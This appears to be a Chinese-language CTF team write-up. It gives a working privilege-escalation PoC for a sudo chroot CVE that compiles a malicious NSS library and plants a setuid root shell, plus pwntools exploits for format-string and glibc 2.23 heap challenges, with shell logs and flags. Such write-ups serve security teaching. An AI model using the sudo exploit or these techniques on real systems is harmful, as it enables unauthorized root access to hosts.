又想不出队名战队 WriteUp

排名

又想不出队名：第54名

解题思路

INFOSec

最近还好吗


根据题目提示搜索得到一个 sudo 的 CVE：https://github.com/KaiHT-Ladiant/CVE-2025-32463/blob/main/README.md

exp.sh：

```
#!/bin/bash
# CVE-2025-32463 PoC - Sudo Chroot Privilege Escalation
# Based on research by Rich Mirch @ Stratascale Cyber Research Unit

STAGE=$(mktemp -d /tmp/pentest.stage.XXXXXX)
cd ${STAGE?} || exit 1
```

```
cat > pentester.c<<'CEOF'
#include <stdlib.h>
#include <unistd.h>

void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  system("id > /tmp/pwned_proof.txt");
  system("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash");
  execl("/bin/bash", "/bin/bash", NULL);
}
CEOF

mkdir -p pentest/etc libnss_
echo "passwd: /pentester" > pentest/etc/nsswitch.conf
cp /etc/group pentest/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/pentester.so.2 pentester.c

echo "[*] Exploiting CVE-2025-32463..."
echo "[*] Attempting privilege escalation..."
sudo -R pentest pentest

# Cleanup
rm -rf ${STAGE?}
```

在环境中执行脚本即可提权读到 flag：



最终 flag： `flag{77fb264241d8af4905d54497376be194}`

---

pwn

我最好的初代同事

三次fmt，程序保护全开。

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-4h]

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  welcome();
  for ( i = 0; i <= 4; ++i )
    test_human();
  game();
  return 0;
}
```

IDA View-A | Pseudocode-A | Hex View-1 | Local Types

```
unsigned __int64 talk_with_god()
{
  _QWORD buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0;
  buf[1] = 0;
  puts("Input:");
  read(0, buf, 0x10u);
  printf("Your input:");
  printf((const char *)buf);
  return __readfsqword(0x28u) ^ v2;
}
```

有个后门函数：

```
int success()
{
  puts("Is it fun?Hahaha!!!");
  return system("/bin/sh");
}
```

偏移和 main、talk_with_god 很近，直接低字节写返回地址成后门地址。

三轮利用：第一轮泄露libc地址和栈地址，第二轮改rbp链到return address的位置，第三轮改对应rbp的参数位置的低二字节为backdoor 里面 lea rdi 的地址，最后return出去即可执行 system("/bin/sh")．exp:

```python
from pwn import *
from os import *
from wstube import websocket

context(os='linux', arch='amd64', log_level='debug', terminal=['tmux',
'split', '-h'])
```

```python
script = \
"""
    b game
    b talk_with_god
    c
"""

p=remote("113.201.14.253",22884)

elf = ELF("./fmt")
Libc = ELF("./libc.so.6")

def s(a):
    p.send(a)

def sa(a, b):
    p.sendafter(a, b)

def sl(a):
    p.sendline(a)

def sla(a, b):
    p.sendlineafter(a, b)

backdoor = 0x14E3

# 过人机认证
def pass_captcha():
    p.recvuntil("Please calculate five simple additions\n")
    for i in range(5):
        # 解析形如 "what's 12 add 34"
        try:
            content = p.recvline().decode()
            print(f"[*] Captcha round {i+1}: {content.strip()}")
            nums = re.findall(r"what's (\d+) add (\d+)", content)
            if nums:
                v3, v4 = map(int, nums[0])
                ans = v3 + v4
                sl(str(ans))
            else:
                log.error("Failed to parse captcha")
```

```python
        except Exception as e:
            log.error(f"Error in captcha: {e}")

pass_captcha()

sla("[2]leave", b"1")

payload = b"%8$p%10$p"
sleep(0.5)
s(payload)
p.recvuntil("Your input:")
pie = int(p.recv(14),16) - 0x11a0
stack = int(p.recv(14), 16)
success("pie : " + hex(pie))
success("stack : " + hex(stack))
rbp = stack - 0x20
ra = (rbp + 8 +0x20) & 0xffff
success("rbp : " + hex(rbp))

sla("[2]leave", b"1")
payload = f"%{ra}c%10$hn".encode()
sleep(0.5)
s(payload)


sla("[2]leave", b"1")
# 14$
backdoor = (pie + backdoor) & 0xffff
payload = f"%{backdoor}c%14$hn".encode()
sleep(0.5)
s(payload)


# sla("[2]leave", b"2")

p.interactive()
```

```
    b'libc.so.6\n'
bin
dev
flag
fmt
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x27 bytes:
    b'flag{77ce4cff32b3af6b9d3e0f792178fd1a}\n'
flag{77ce4cff32b3af6b9d3e0f792178fd1a}
[*] Got EOF while reading in interactive
$
```

FLAG: `flag{77ce4cff32b3af6b9d3e0f792178fd1a}`

我不吃牛肉

分析一下程序

```
GLIBC_2.16
GLIBC_2.17
GLIBC_2.18
GLIBC_2.22
GLIBC_2.23
GLIBC_PRIVATE
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11.3) stable release version 2.23, by Roland McGrath et al.
```

libc2.23

IDA View-A | Pseudocode-A | Hex View-1 | Local Types | Imports

```
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  unsigned int v3; // eax

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("[+]Welcome to your new home!");
  puts("[+]While visiting, please note that the room numbers are incorrect.");
  puts("[+]Wish you can find your own room!!!");
  while ( 1 )
  {
    sub_A70();
    v3 = sub_ABF();
    srand(v3);
    switch ( rand() % 4 )
    {
      case 0:
        add();
        break;
      case 1:
        delete();
        break;
      case 2:
        edit();
        break;
      case 3:
        show();
        break;
      case 4:
        exit(0);
      default:
        puts("invalid choice.");
        break;
    }
  }
}
```

四个操作都有，add， delete， edit， show。菜单需要本地模拟一个随机数生成，不是直接选择就行的。

```
void delete()
{
  int v0; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v0 = sub_ABF();
  free((void *)qword_2020C0[v0]);
}
```

有个UAF，可以泄露libc和heap地址。

```
ssize_t edit()
{
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v2 = sub_ABF();
  puts("length:");
  v1 = sub_ABF();
  puts("content:");
  return read(0, (void *)qword_2020C0[v2], v1);
}
```

edit有个溢出，那么可以随便打了。2.23下，打fastbinattack劫持malloc hook，后面还需要利用realloc调一下栈帧。所以基本上就是劫持fastbin到malloc hook， malloc hook改成realloc hook，realloc hook改成onegadget即可。

exp:

```
from pwn import *
from wstube import websocket
context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['tmux', 'splitw', '-h']
p = remote("113.201.14.253", 52327)
libc = ELF("./libc.so.6")
Libc = cdll.LoadLibrary("./libc.so.6")

def s(a):
    p.send(a)
def sa(a, b):
    p.sendafter(a, b)
def sl(a):
    p.sendline(a)
def sla(a, b):
    p.sendlineafter(a, b)
def choice(idx):
```

```python
    for i in range(0, 2**32):
        Libc.srand(i)
        if Libc2.rand() % 4 == idx:
            return i
    return 0

def add(idx, size):
    sla(b"", str(choice(0)))
    sla(b"index:", str(idx))
    sla(b"size:", str(size))

def delete(idx):
    sla(b"", str(choice(1)))
    sla(b"index:", str(idx))

def edit(idx, content, length):
    sla(b"", str(choice(2)))
    sla(b"index:", str(idx))
    sla(b"length:", str(length))
    sa(b"content:", content)

def show(idx):
    sla(b"", str(choice(3)))
    sla(b"index:", str(idx))

# Leak Libc
add(0, 0x500)
add(1, 0x60)
delete(0)
show(0)

p.recvline()
libc_base = u64(p.recv(6).ljust(8, b"\x00")) - 0x3c4b78
success(f"libc_base ⇒ {hex(libc_base)}")
system = libc_base + 0x453a0
binsh = libc_base + 0x18ce57
onegadget = libc_base + 0xf1247 # 0x4527a 0xf03a4 0xf1247
mallochook = libc_base + 0x3c4b10
realloc = libc_base + 0x84710
realloc_4 = realloc + 0x4
one_gadget = libc_base + 0x4527a
```

```python
add(0, 0x500)
add(2, 0x60)
add(3, 0x60)
add(4, 0x60)
delete(3)
delete(2)

payload = b"A" * 0x60 + p64(0) + p64(0x71) + p64(mallochook - 0x23)
edit(1, payload, len(payload))

add(5, 0x60)
add(6, 0x60)
payload = b"A" * 0xb + p64(one_gadget) + p64(realloc_4)
edit(6, payload, len(payload))
sla(b"", str(choice(0)))
p.interactive()
```

```
    b'choice:\n'

2. delete
3. edit
4. show
5. exit
choice:
[DEBUG] Received 0x7 bytes:
    b'index:\n'
index:
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x5 bytes:
    b'size:'
size:[DEBUG] Received 0x18 bytes:
    00000000  0a 87 28 ad  fb 3a 20 31  3a 20 61 74  3a 20 6e 6f  │··(·│·: 1│: at│: no│
    00000010  74 20 66 6f  75 6e 64 0a                           │t fo│und·│
    00000018

\x87(\xad\xfb: 1: at: not found
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x27 bytes:
    b'flag{3505dbabbc34f5a7184e579dc5e22bee}\n'
flag{3505dbabbc34f5a7184e579dc5e22bee}
$
```

FLAG: `flag{3505dbabbc34f5a7184e579dc5e22bee}`

---

game

我勒个超级玛丽奥

玩通关即可。